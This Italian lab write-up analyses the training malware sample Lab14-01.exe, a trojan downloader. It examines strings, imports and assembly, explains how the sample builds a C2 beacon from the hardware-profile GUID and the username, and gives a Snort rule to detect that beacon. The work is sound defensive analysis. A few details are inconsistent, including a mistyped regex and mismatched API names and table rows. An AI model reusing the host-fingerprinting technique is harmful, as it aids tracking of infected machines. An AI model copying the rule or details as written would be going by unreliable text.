
Dal pannello informativo si osserva che:


- Il file è stato compilato con Microsoft Visual C++ 6.0.
- Utilizza il sottosistema Win32 console.
- Non risulta essere offuscato né packato, rendendolo più trasparente all'analisi statica.
- L'EntryPoint è localizzato all'indirizzo 0x000154F e i primi byte (55 8B EC 6A) sono compatibili con un tipico programma scritto in C++ non offuscato.

Queste caratteristiche confermano che *Lab14-01.exe* è un campione adatto all’analisi tradizionale e che, verosimilmente, non adotta tecniche di evasione sofisticate, come packer o criptatori runtime.

8.3.4 Analisi delle stringhe con BinText

L’analisi del file *Lab14-01.exe* tramite lo strumento *BinText* consente di estrarre stringhe testuali presenti nel binario, rivelando potenziali comportamenti sospetti.





Come visibile nell’immagine, tra le stringhe individuate emergono numerosi elementi di interesse:

- Funzioni API comuni nel malware, come GetUserNameA, GetCurrentHwProfileA e URLDownloadToCacheFileA, suggeriscono attività di raccolta informazioni sull’utente e di comunicazione di rete.
- Una URL hardcoded, <http://www.practicalmalwareanalysis.com>, è presente nel binario ed è un chiaro indicatore di attività di beaconing verso un server remoto.
- Stringhe nel formato %c%c:%c%c:%c%c, compatibili con la codifica di indirizzi MAC o identificatori GUID, indicano la possibile costruzione di un identificatore univoco per ogni host infetto.


Questi indizi confermano che il malware invia dati univoci del sistema verso un dominio C2, con l'obiettivo di monitorare e distinguere ogni macchina compromessa.

8.3.5 Analisi delle Import Table con PEview

L'analisi statica della *Import Address Table (IAT)* del file *Lab14-01.exe*, eseguita con lo strumento *PEview*, evidenzia una serie di funzioni importate che suggeriscono il comportamento malevolo del programma.

The screenshot shows the PEview interface with the file *Lab14-01.exe* loaded. The left pane displays the file's structure, including sections like IMAGE_DOS_HEADER, IMAGE_NT_HEADERS, and the IMPORT Address Table. The right pane is a table of imports:

pFile	Data	Description	Value
00005000	0000562C	Hint/Name RVA	00A4 GetCurrentHwProfileA
00005004	0000561C	Hint/Name RVA	00D7 GetUserNameA
00005008	00000000	End of Imports	ADVAPI32.dll
0000500C	00005606	Hint/Name RVA	0296 Sleep
00005010	000055F4	Hint/Name RVA	0044 CreateProcessA
00005014	00005906	Hint/Name RVA	00AA FlushFileBuffers
00005018	000058F4	Hint/Name RVA	0156 GetStringTypeW
0000501C	00005678	Hint/Name RVA	00CA GetCommandLineA
00005020	0000568A	Hint/Name RVA	0174 GetVersion
00005024	00005698	Hint/Name RVA	007D ExitProcess
00005028	000056A6	Hint/Name RVA	029E TerminateProcess
0000502C	000056BA	Hint/Name RVA	00F7 GetCurrentProcess
00005030	000056CE	Hint/Name RVA	02AD UnhandledExceptionFilter
00005034	000056EA	Hint/Name RVA	0124 GetModuleFileNameA
00005038	00005700	Hint/Name RVA	00B2 FreeEnvironmentStringsA
0000503C	0000571A	Hint/Name RVA	00B3 FreeEnvironmentStringsW
00005040	00005734	Hint/Name RVA	02D2 WideCharToMultiByte
00005044	0000574A	Hint/Name RVA	0106 GetEnvironmentStrings



Le API più significative individuate sono:

- GetCurrentHwProfileA e GetUserNameA: impiegate per raccogliere informazioni specifiche sull'hardware e sull'utente attivo, utili per creare un beacon univoco.
- URLDownloadToFileA: utilizzata per scaricare contenuti da Internet, generalmente associata al download di payload da server C2.
- Diverse funzioni della libreria KERNEL32.DLL, come CreateProcessA, WriteFile, ExitProcess e Sleep, implicano gestione di processi, manipolazione file e interazioni dirette con il sistema operativo.

L'insieme delle importazioni conferma il comportamento tipico di un Trojan Downloader, evidenziando funzionalità di raccolta dati e meccanismi per scaricare ed eseguire codice remoto.

8.3.6 Analisi Statica con IDA Pro

L'analisi statica del file *Lab14-01.exe* è stata condotta tramite *IDA Pro*, un disassemblatore avanzato in grado di visualizzare le funzioni rilevate e le dipendenze da librerie esterne.

Function name	Segment	Start ^	Address	Ordinal	Name	Library
<i>f_sub_401000</i>	.text	0040	00405000		GetCurrentHwProfileA	ADVAPI32
<i>f_sub_4010B8</i>	.text	0040	00405004		GetUserNameA	ADVAPI32
<i>f_sub_4011A3</i>	.text	0040	0040500C		Sleep	KERNEL32
<i>f_main</i>	.text	0040	00405010		CreateProcessA	KERNEL32
<i>f_URLDownloadToCacheFileA</i>	.text	0040	00405014		FlushFileBuffers	KERNEL32
<i>f_strlen</i>	.text	0040	00405018		GetStringTypeW	KERNEL32
<i>f_memset</i>	.text	0040	0040501C		GetCommandLineA	KERNEL32
<i>f_sprintf</i>	.text	0040	00405020		GetVersion	KERNEL32
<i>f_alloca_probe</i>	.text	0040	00405024		ExitProcess	KERNEL32
<i>f_start</i>	.text	0040	00405028		TerminateProcess	KERNEL32
<i>f_analog_exit</i>	.text	0040	0040502C		GetCurrentProcess	KERNEL32
<i>f_fast_error_exit</i>	.text	0040	00405030		UnhandledExceptionFilter	KERNEL32
<i>f_nulls_b_1</i>	.text	0040	00405034		GetModuleFileNameA	KERNEL32
<i>f_fbuf</i>	.text	0040	00405038		FreeEnvironmentStringsA	KERNEL32
<i>f_output</i>	.text	0040	0040503C		FreeEnvironmentStringsW	KERNEL32
<i>f_write_char</i>	.text	0040	00405040		WideCharToMultiByte	KERNEL32
<i>f_write_multi_char</i>	.text	0040	00405044		GetEnvironmentStrings	KERNEL32
<i>f_write_string</i>	.text	0040	00405048		GetEnvironmentStringsW	KERNEL32
<i>f_get_int_arg</i>	.text	0040	0040504C		SetHandleCount	KERNEL32
<i>f_get_int64_arg</i>	.text	0040	00405050		SetStdHandle	KERNEL32
<i>f_get_short_arg</i>	.text	0040	00405054		GetFileType	KERNEL32
<i>f_cinit</i>	.text	0040	00405058		GetModuleTypeA	KERNEL32
<i>f_exit</i>	.text	0040	0040505C		HeapDestroy	KERNEL32
<i>f_exit</i>	.text	0040	00405060		HeapCreate	KERNEL32
<i>f_doexit</i>	.text	0040	00405064		VirtualFree	KERNEL32
<i>f_initterm</i>	.text	0040	00405068		HeapFree	KERNEL32
<i>f_xpfilter</i>	.text	0040	0040506C		RtlUnwind	KERNEL32
<i>f_xplookup</i>	.text	0040	00405070		WriteFile	KERNEL32
<i>f_setenvp</i>	.text	0040	00405074		GetLastError	KERNEL32
<i>f_setargv</i>	.text	0040	00405078		SetFilePointer	KERNEL32
<i>f_parse_cmdline</i>	.text	0040	0040507C		HeapAlloc	KERNEL32
<i>f_crGetEnvironmentStringsA</i>	.text	0040	00405080		GetCpInfo	KERNEL32
<i>f_join</i>	.text	0040	00405084		GetACP	KERNEL32
<i>f_heap_init</i>	.text	0040	00405088		GetDECP	KERNEL32
<i>f_global_unwind2</i>	.text	0040	0040508C		VirtualAlloc	KERNEL32
<i>f_unwind_handler</i>	.text	0040	00405090		HeapReAlloc	KERNEL32
<i>f_global_unwind2</i>	.text	0040	00405094		GetProcAddress	KERNEL32
<i>f_abnormal_termination</i>	.text	0040	00405098		LoadLibraryA	KERNEL32
<i>f_NLG_Notify1</i>	.text	0040	0040509C		SetStdHandle	KERNEL32
<i>f_NLG_Notify</i>	.text	0040	004050A0		MultiByteToWideChar	KERNEL32
<i>f_except_handler3</i>	.text	0040	004050A4		LCMapStringA	KERNEL32
<i>f_seh_longjmp_Unwind(x)</i>	.text	0040	004050A8		LCMapStringW	KERNEL32
<i>f_FF_MSGBANNER</i>	.text	0040	004050AC		GetStringTypeA	KERNEL32
<i>f_NMSG_WRITE</i>	.text	0040	004050B0		CloseHandle	KERNEL32
<i>f_lsseek</i>	.text	0040	004050B8		URLDownloadToCacheFileA	urlmon

Nella schermata di IDA, nella colonna a sinistra, sono elencate le funzioni identificate dal disassemblatore, mentre a destra si trovano le funzioni importate, tra cui:

- *URLDownloadToCacheFileA* da *urlmon.dll*: utilizzata dal malware per scaricare contenuti da Internet.
- *GetCurrentHwProfileA* e *GetUserNameA* da *ADVAPI32.dll*: sfruttate per costruire un identificatore univoco del sistema, incluso successivamente nel beacon di rete.

L'impiego di queste API evidenzia una chiara intenzione del malware di raccogliere dati ambientali e di rete dal sistema infetto per instaurare una comunicazione con un server C2.

```
.idata:004050B8 ; HRESULT (*__stdcall *URLDownloadToCacheFileA)(LPUNKNOWN, LPCSTR, LPSTR, DWORD cchFileName, DWORD, LPBINDSTATUSCALLBACK)
idata:004050B8     extrn __imp_URLDownloadToCacheFileA:dword
idata:004050B8     ; DATA XREF: URLDownloadToCacheFileA+r
idata:004050B8     ; .rdata:0040551C+o
idata:004050B8
idata:004050B8
.rdata:004050C0 ; =====
```

Attraverso l'analisi del codice assembly in IDA Pro, è possibile osservare come il malware invochi direttamente la funzione GetCurrentHwProfileA, la quale fa parte della libreria ADVAPI32.dll. La funzione restituisce una struttura dati di tipo HW_PROFILE_INFOA, contenente il GUID del profilo hardware corrente. L'output della funzione viene archiviato nello stack, più precisamente nell'indirizzo identificato come [ebp+HwProfileInfo].

Il valore così ottenuto viene successivamente utilizzato per comporre un identificatore unico incluso nel beacon HTTP inviato al server C2. Questo approccio consente al malware di distinguere ogni host compromesso in maniera univoca, favorendo attività di tracciamento e gestione degli agenti infetti.

8.3.7 Snort Rule per il Beacon di Lab14-01

Per rilevare il traffico generato dal beacon del malware, è stata sviluppata una regola Snort specifica, in grado di identificare le richieste HTTP caratteristiche inviate verso un dominio hardcoded.

```
alert tcp any any -> any 80 (
    msg:"Lab14-01.exe beacon activity detected";
    flow:to_server,established;
    content:"GET /"; http_method; depth:5;
    content:"/y.png"; http_uri;
    content:"Host|3A| www.practicalmalwareanalysis.com"; http_header;
    pcre:"/[A-Za-z0-9+=]{20,30}\ly\.png/";
    sid:1000099; rev:2; classtype:trojan-activity;
)
```

Spiegazione della regola Snort:

- *alert tcp any any -> any 80*: monitora tutto il traffico TCP in uscita verso la porta 80 (HTTP), proveniente da qualsiasi IP e porta.
- *msg: "Lab14-01.exe beacon activity detected"*: messaggio di allerta che verrà registrato quando la regola viene attivata.
- *flow:to_server,established*: limita l'attivazione della regola al traffico HTTP in uscita con connessione già stabilita.
- *content:"GET /"; http_method; depth:5*: rileva richieste HTTP di tipo GET; la profondità di 5 byte serve a ottimizzare la scansione.
- *content:"/y.png"; http_uri;*: intercetta richieste verso un file PNG chiamato *y.png*, come usato nel beacon.
- *content:"Host/3A/ www.practicalmalwareanalysis.com"; http_header;*: cerca l'header *Host* contenente il dominio utilizzato dal malware.

- *pcre:"/[A-Za-z0-9+=]{20,30}/y.png/":* usa un'espressione regolare per identificare una stringa codificata in Base64 (di lunghezza 20-30 caratteri), seguita da */y.png*.
- *sid:1000099:* identificatore univoco della regola.
- *rev:2:* versione della regola, utile per il controllo di revisione.
- *classtype:trojan-activity:* classifica l'attività come correlata a un trojan.

La firma è particolarmente efficace nel rilevare i beacon del malware Lab14-01, poiché intercetta le richieste HTTP che incorporano nel path un identificatore codificato in Base64, basato su informazioni uniche del sistema infetto (hardware profile e nome utente).

8.3.8 Risposte alle Domande

Quali librerie di rete utilizza il malware e quali sono i loro vantaggi?

Il malware si affida alla funzione *URLDownloadToCacheFileA*, inclusa nella libreria *urlmon.dll*, per effettuare il download di contenuti da Internet. Tale approccio permette di sfruttare un'API già presente nel sistema operativo, evitando di implementare direttamente la gestione di socket o protocolli di rete. In questo modo, si riduce la complessità del codice malevolo e si abbassa anche la probabilità di rilevamento da parte dei sistemi di sicurezza.

Quali elementi vengono usati per costruire il beacon di rete e in quali condizioni esso varia?

Il beacon viene generato combinando due elementi distintivi del sistema: il GUID del profilo hardware (ottenuto tramite *GetCurrentHwProfileA*) e il nome dell’utente loggato (tramite *GetUserNameA*). Tali dati, visibili anche tramite analisi statiche in IDA Pro, permettono di costruire un identificatore univoco. Il beacon rimane stabile se il malware viene eseguito sempre sulla stessa macchina e con lo stesso account utente; varia invece in presenza di cambiamenti dell’ambiente di esecuzione.

Perché le informazioni incluse nel beacon possono essere utili all’attaccante?

Tali informazioni permettono all’attaccante di identificare in modo preciso ogni macchina infetta. In particolare, possono essere usate per distinguere ambienti reali da quelli virtualizzati o *sandboxati*, tracciare la diffusione del malware nella rete e adottare strategie mirate in base al tipo di host. Il beacon svolge quindi una funzione di fingerprinting dell’host.

Il malware utilizza una codifica Base64 standard? Se no, in che modo è anomala?

Sì, l'analisi con lo strumento CAPA ha confermato l'uso della codifica Base64 nella sua forma standard. Non sono state rilevate alterazioni dell'alfabeto, né personalizzazioni nel metodo di codifica, il che suggerisce un comportamento conforme ai meccanismi Base64 canonici.

Qual è lo scopo generale del malware?

Il file *Lab14-01.exe* si comporta come un *Trojan Downloader*. La sua funzione primaria è quella di instaurare un canale di comunicazione con un server di Command and Control (C2), inviando informazioni sull'host (beaconing) e ricevendo comandi o ulteriori payload da eseguire. L'obiettivo finale è mantenere il controllo della macchina e raccogliere dati utili per operazioni malevoli successive.

Quali elementi della comunicazione del malware sono rilevabili con una firma di rete?

Diversi aspetti della comunicazione possono essere sfruttati per creare regole di rilevamento efficaci:

- Il dominio di destinazione hardcoded (practicalmalwareanalysis.com)

- Il formato delle richieste HTTP (in particolare, URL che terminano in .png)
- La struttura specifica dell'identificatore nel path, simile a un GUID o MAC address

Questi indizi possono essere facilmente intercettati mediante tool di analisi come Wireshark o regole IDS.

Quali errori possono fare gli analisti nello sviluppare una firma per questo malware?

Un errore comune consiste nel basarsi solo su indicatori troppo specifici o statici (ad esempio il nome del dominio o l'estensione .png).

Un malware più evoluto potrebbe modificare tali elementi per sfuggire al rilevamento. Un altro rischio è ignorare il fatto che lo stesso schema di beaconing possa essere riutilizzato da varianti del malware con modifiche minime.

Quale insieme di firme potrebbe rilevare questo malware e le sue future varianti?

Per una rilevazione efficace e duratura, è consigliabile adottare un insieme di firme che combinino:

- Pattern riconducibili a identificatori univoci nel path (es. sequenze esadecimali o codifiche Base64)

- Richieste HTTP sospette verso risorse con estensione immagine non coerente con il contenuto
- Analisi comportamentale del traffico verso domini inusuali o codificati staticamente

Queste firme possono essere implementate nei motori IDS come Snort o Suricata, aumentando la capacità di intercettare sia il malware attuale che eventuali varianti future.